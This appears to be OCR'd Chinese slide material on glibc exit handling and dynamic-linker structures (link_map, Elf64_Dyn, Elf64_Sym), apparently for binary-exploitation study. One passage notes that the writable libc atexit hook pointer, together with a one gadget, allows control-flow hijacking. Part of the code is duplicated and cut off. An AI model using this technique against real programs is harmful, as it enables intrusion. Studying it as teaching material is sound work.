
Entry1 → Entry2

Func1.1
Func1.2
Func2.1
Func2.2

$ Introduction

__run_exit_handlers

- 呼叫 TLS destructor
- 呼叫 atexit function
- 執行 atexit_hook
- 呼叫 sys_exit



```
$ void
    attribute_hidden
    __run_exit_handlers(int status, struct exit_function_list **listp,
                          bool run_list_atexit, bool run_dtors)
  {
    if (run_dtors)
      __call_tls_dtors();

    while (true)
    {
      struct exit_function_list *cur;
      cur = *listp;

      if (cur == NULL)
        break;

      while (cur->idx > 0)
      {
        struct exit_function *const f = &cur->fns[--cur->idx];
        switch (f->flavor)
    }

    RUN_HOOK(__libc_atexit, ());
    _exit(status);
  }
```


直接使用 raw pointer 從變數 __elf_set___libc_atexit_element__IO_cleanup__ 取 function 來呼叫，預設 function 為 _IO_cleanup。

此變數為 rw-，並且有滿足條件的 one gadget，因此可以用來控制程式執行流程。

$ Introduction

__run_exit_handlers

- 呼叫 TLS destructor
- 呼叫 atexit function
- 執行 atexit_hook
- 呼叫 sys_exit



```
$ void
    attribute_hidden
    __run_exit_handlers(int status, struct exit_function_list **listp,
                        bool run_list_atexit, bool run_dtors)
{
    if (run_dtors)
        __call_tls_dtors();

    while (true)
    {
        struct exit_function_list *cur;
        cur = *listp;

        if (cur == NULL)
            break;

        while (cur->idx > 0)
        {
            struct exit_function *const f = &cur->fns[--cur->idx];
            switch (f->flavor)
            {
                void (*cxafct)(void *arg, int status);
            case ef_cxa:
                f->flavor = ef_free;
                cxafct = f->func.cxa.fn;
                PTR_DEMANGLE(cxafct);
                cxafct(f->func.cxa.arg, status);
                break;
            }
        }
        *listp
    }

    RUN_HOOK(__libc_atexit, ());
    _exit(status);
}
```

呼叫 syscall exit / exit_group 結束程式

🎃

DL Start

$ DL Start


Struct link_map

- link_map - 動態鏈結相關資訊集大成，每個 binary (executable, ld, libc) 都會有自己的 linkmap，重要的成員有：
  - **l_addr** - 儲存動態載入的 base address，應付使用 ASLR 的情況
  - **l_info** - 大小為 77 的 array，紀錄 dynamic section 的 metadata
  - **l_init_called** - 在執行 _dl_fini 時用來檢查 object 是否已經呼叫過 destructor
- _rtld_global._dl_rtld_map 為在 ld.so 使用的 link_map

$ DL Start

Struct Elf64_Dyn

- Elf64_Dyn - dynamic section 的 metadata，紀錄 section 的種類以及 value / pointer
  - d_tag 與 link_map.l_info[ ] 的 index 相對應，我們比較關注的有：
    - > DT_PLTGOT - 3
    - > DT_STRTAB - 5
    - > DT_SYMTAB - 6
    - > DT_DEBUG - 21
    - > DT_JMPREL - 23
  - d_val / d_ptr 取決於 d_tag，上方的 section 都是用 d_ptr，指向 section 資料的起始位址




```
$ 

    typedef struct
    {
      Elf64_Sxword  d_tag;
      union
        {
          Elf64_Xword d_val;
          Elf64_Addr d_ptr;
        } d_un;
    } Elf64_Dyn;
```

$ DL Start

Struct Elf64_Sym

- **Elf64_Sym** - 描述 symbol table entry (DT_SYMTAB) 的結構
    - st_name - symbol 在 string table 的 offset (DT_STRTAB)
    - st_info - symbol 的 type
    - st_other - symbol 的 visibility
    - st_shndx - symbol 所在的 section index
    - st_value - 不同類型 object 有不同含意，shared object 則是 symbol 的 offset
    - st_size - 不同類型的 symbol 有不同含意

